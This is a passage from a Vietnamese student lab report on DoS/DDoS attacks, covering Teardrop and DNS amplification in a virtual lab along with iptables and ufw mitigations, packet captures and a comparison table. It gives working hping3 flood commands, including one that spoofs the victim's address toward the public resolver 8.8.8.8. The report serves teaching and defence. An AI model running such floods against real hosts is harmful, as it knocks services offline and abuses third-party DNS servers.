17:18:36.717085 IP (tos 0x0, ttl 64, id 44868, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64201 > ubuntupc.0: UDP, length 0
17:18:36.717086 IP (tos 0x0, ttl 64, id 7166, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64202 > ubuntupc.0: UDP, length 0
17:18:36.717086 IP (tos 0x0, ttl 64, id 18727, offset 0, flags [+, DF], proto UDP (17), length 28)
  192.168.192.129.64203 > ubuntupc.0: UDP, length 0
17:18:36.717086 IP (tos 0x0, ttl 64, ^C
  192.168.192.129.64295 > ubuntupc.0: UDP, length 0

55373 packets captured
2080084 packets received by filter
2031814 packets dropped by kernel
```

sudo tcpdump -i ens33 -vv

```
lehuutoan@ubuntupc:~$ dmesg | tail -n 20
dmesg: read kernel buffer failed: Operation not permitted
lehuutoan@ubuntupc:~$
```

dmesg | tail -n 20

Thực nghiệm phòng chống

Các hệ điều hành hiện đại đã có cơ chế tự loại bỏ các mảnh gói tin chồng lấn, tuy nhiên bạn vẫn nên thực hiện các bước tường lửa để bảo vệ tối đa.

Cấu hình chặn trên Ubuntu

```
kali@kali: ~          (100%)  
Session Actions Edit View Help  
(kali㉿kali)-[~]  
$ sudo hping3 -2 -x -y 192.168.192.128 --flood  
[sudo] password for kali:  
HPING 192.168.192.128 (eth0 192.168.192.128): udp mode set, 28 headers + 0 data bytes  
hpingle in flood mode, no replies will be shown
```

Mặc dù lệnh tấn công vẫn đang chạy như không ảnh hưởng đến hiệu suất

```
# Xóa rule cũ  
sudo iptables -F
```

```
# Chặn mọi mảnh gói tin (IP fragments) -đây là cách chặn Teardrop triệt để nhất  
sudo iptables -A INPUT -f -j DROP
```

```
lehuutoan@ubuntupc:~$ sudo iptables -F  
[sudo] password for lehuutoan:  
lehuutoan@ubuntupc:~$ sudo iptables -A INPUT -f -j DROP  
lehuutoan@ubuntupc:~$ sudo iptables -L -v -n  
Chain INPUT (policy ACCEPT 10 packets, 766 bytes)  
pkts bytes target prot opt in out source destination  
0 0 DROP 0 -f * * 0.0.0.0/0
```

```
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)  
pkts bytes target prot opt in out source destination
```

```
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)  
pkts bytes target prot opt in out source destination
```

```
top - 17:33:24 up 18 min, 2 users, load average: 0.01, 0.03, 0.04  
Tasks: 235 total, 1 running, 234 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 0.0 us, 0.1 sy, 0.0 ni, 99.9 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st  
MiB Mem : 1920.0 total, 1452.9 free, 388.3 used, 230.7 buff/cache  
MiB Swap: 1950.0 total, 1950.0 free, 0.0 used. 1531.6 avail Mem
```

Phòng thủ thành công

4.6. Thực hành 4 – DNS Amplification Attack

4.6.1. Mục tiêu

Phân tích tác động: Đánh giá khả năng làm nghẽn băng thông của máy đích.


4.6.2. Thực hiện tấn công

IP Victim: 192.168.192.128

IP Attacker: 192.168.192.129

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c6:06:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.192.129/24 brd 192.168.192.255 scope global dynamic noprefixroute eth0
        route eth0
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP>
    link/ether 00:0c:29:d1:09:3f brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.192.128/24 metric 100 brd 192.168.192.255 scope global dynamic noprefixroute ens33
        route ens33
```

Kiểm tra DNS phản hồi lớn (Kali)
dig @8.8.8.8 ANY google.com




Mở bắt gói tin ở máy nạn nhân
sudo tcpdump -i ens33 port 53


```
lehuutoan@ubuntupc:~$ sudo tcpdump -i ens33 port 53
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Gửi gói giả mạo (Kali – Attacker)

sudo hping3 --udp -p 53 --spoof 192.168.192.128 8.8.8.8 --flood



Quan sát máy nạn nhân bị tấn công



tcpdump hiện nhiều gói DNS liên tục

- DNS Amplification

THỰC NGHIỆM PHÒNG CHỐNG

Giới hạn DNS trên Victima **sudo ufw limit 53/udp**


Nếu UFW chưa bật: **sudo ufw enable**

```
lehuutoan@ubuntupc:~$ sudo ufw limit 53/udp
[sudo] password for lehuutoan:
Rules updated
Rules updated (v6)
```

Máy Victim đã có biện pháp phòng chống DNS Amplification

Kiểm chứng tấn công lại bên kali và xem máy nạn nhân

Tấn công



Kết Quả ở máy nạn nhân

```
06:10:52.332499 IP 192.168.192.128.42451 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)
06:10:52.332499 IP 192.168.192.128.42452 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)
06:10:52.332499 IP 192.168.192.128.42453 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)
06:10:52.332499 IP 192.168.192.128.42454 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)
06:10:52.332499 IP 192.168.192.128.42455 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)
06:10:52.332499 IP 192.168.192.128.42456 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)
06:10:52.332499 IP 192.168.192.128.42457 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)
06:10:52.332509 IP 192.168.192.128.42458 > 8.8.8.8.domain^C06:10:52.332814 IP 192.168.192.128.42459 > 8.8.8.8.domain: domain [length 0 < 12] (invalid)

635550 packets captured
11332065 packets received by filter
10683188 packets dropped by kernel
lehuutoan@ubuntupc:~$ sudo ufw limit 53/udp
```

V.KẾT LUẬN VÀ ĐÁNH GIÁ

5.1. Kết luận chung

Qua quá trình tìm hiểu lý thuyết và thực hành đề tài “Tìm hiểu tấn công DoS/DDoS trong mạng và cách thức phòng chống”, nhóm đã đạt được các kết quả sau:

Hiểu rõ khái niệm DoS/DDoS, mục đích của tấn công là làm gián đoạn hoặc từ chối dịch vụ đối với người dùng hợp pháp.

Nắm được nguyên lý hoạt động của các kỹ thuật tấn công phổ biến như:

- **Ping of Death**
- **Teardrop Attack**
- **TCP SYN Flood**
- **DNS Amplification Attack**

Quan sát được ảnh hưởng thực tế của tấn công đến hệ thống,

Các biện pháp phòng chống như cấu hình firewall, giới hạn kết nối, giám sát lưu lượng và cấu hình dịch vụ an toàn

5.2. So sánh các kỹ thuật tấn công DoS/DDoS

Kiểu tấn công	Nguyên lý hoạt động	Giao thức	Mức độ nguy hiểm	Nhận xét
Ping of Death	Gửi gói ICMP có kích thước vượt giới hạn	ICMP	Thấp	Hiện nay ít gặp do hệ điều hành đã vá lỗi
Teardrop	Gửi các gói IP bị phân mảnh sai	IP	Thấp – Trung bình	Chủ yếu hiệu quả với hệ thống cũ
TCP SYN Flood	Gửi nhiều gói SYN không hoàn tất bắt tay TCP	TCP	Trung bình	Dễ gây đầy bảng kết nối
DNS Amplification	Giả mạo IP nạn nhân, lợi dụng DNS để khuếch đại lưu lượng	UDP (DNS)	Rất cao	Nguy hiểm, khó truy vết, khuếch đại lớn
DoS	Một nguồn tấn công	TCP/UDP	Trung bình	Dễ phát hiện và ngăn chặn
DDoS	Nhiều nguồn tấn công (botnet)	TCP/UDP	Cao	Rất khó phòng chống hoàn toàn

5.3. Đánh giá kỹ thuật DNS Amplification Attack

Trong các kỹ thuật đã nghiên cứu, DNS Amplification Attack được đánh giá là nguy hiểm nhất, vì:

- Sử dụng giao thức UDP không cần xác thực.
- Cho phép giả mạo địa chỉ IP, gây khó khăn trong việc truy vết kẻ tấn công.
- Có khả năng khuếch đại lưu lượng lớn, chỉ với lượng nhỏ gói tin từ attacker.
- Dễ lợi dụng các DNS server cấu hình không an toàn.

Thực nghiệm cho thấy nếu hệ thống không có biện pháp bảo vệ, lưu lượng DNS phản hồi có thể làm tê liệt hoàn toàn máy nạn nhân.

5.5. Kết luận cuối cùng

Qua bài học này, sinh viên đã hiểu rõ bản chất của các hình thức tấn công DoS/DDoS cũng như tầm quan trọng của việc phòng chống tấn công trong hệ thống mạng. Đây là kiến thức nền tảng quan trọng, giúp sinh viên có cái nhìn thực tế và sẵn sàng áp dụng trong công việc quản trị và bảo mật mạng sau này.

VI. TÀI LIỆU THAM KHẢO

William Stallings, Network Security Essentials: Applications and Standards, Pearson Education.



Cisco Systems, Denial of Service (DoS) Attacks Overview.

<https://www.cisco.com/c/en/us/products/security/what-is-a-dos-attack.html>

Cloudflare, What is a DDoS Attack?

<https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/>

Cloudflare, DNS Amplification Attacks

<https://www.cloudflare.com/learning/ddos/dns-amplification-ddos-attack/>

Kaspersky, What is a DNS Amplification Attack?

<https://www.kaspersky.com/resource-center/definitions/dns-amplification-attack>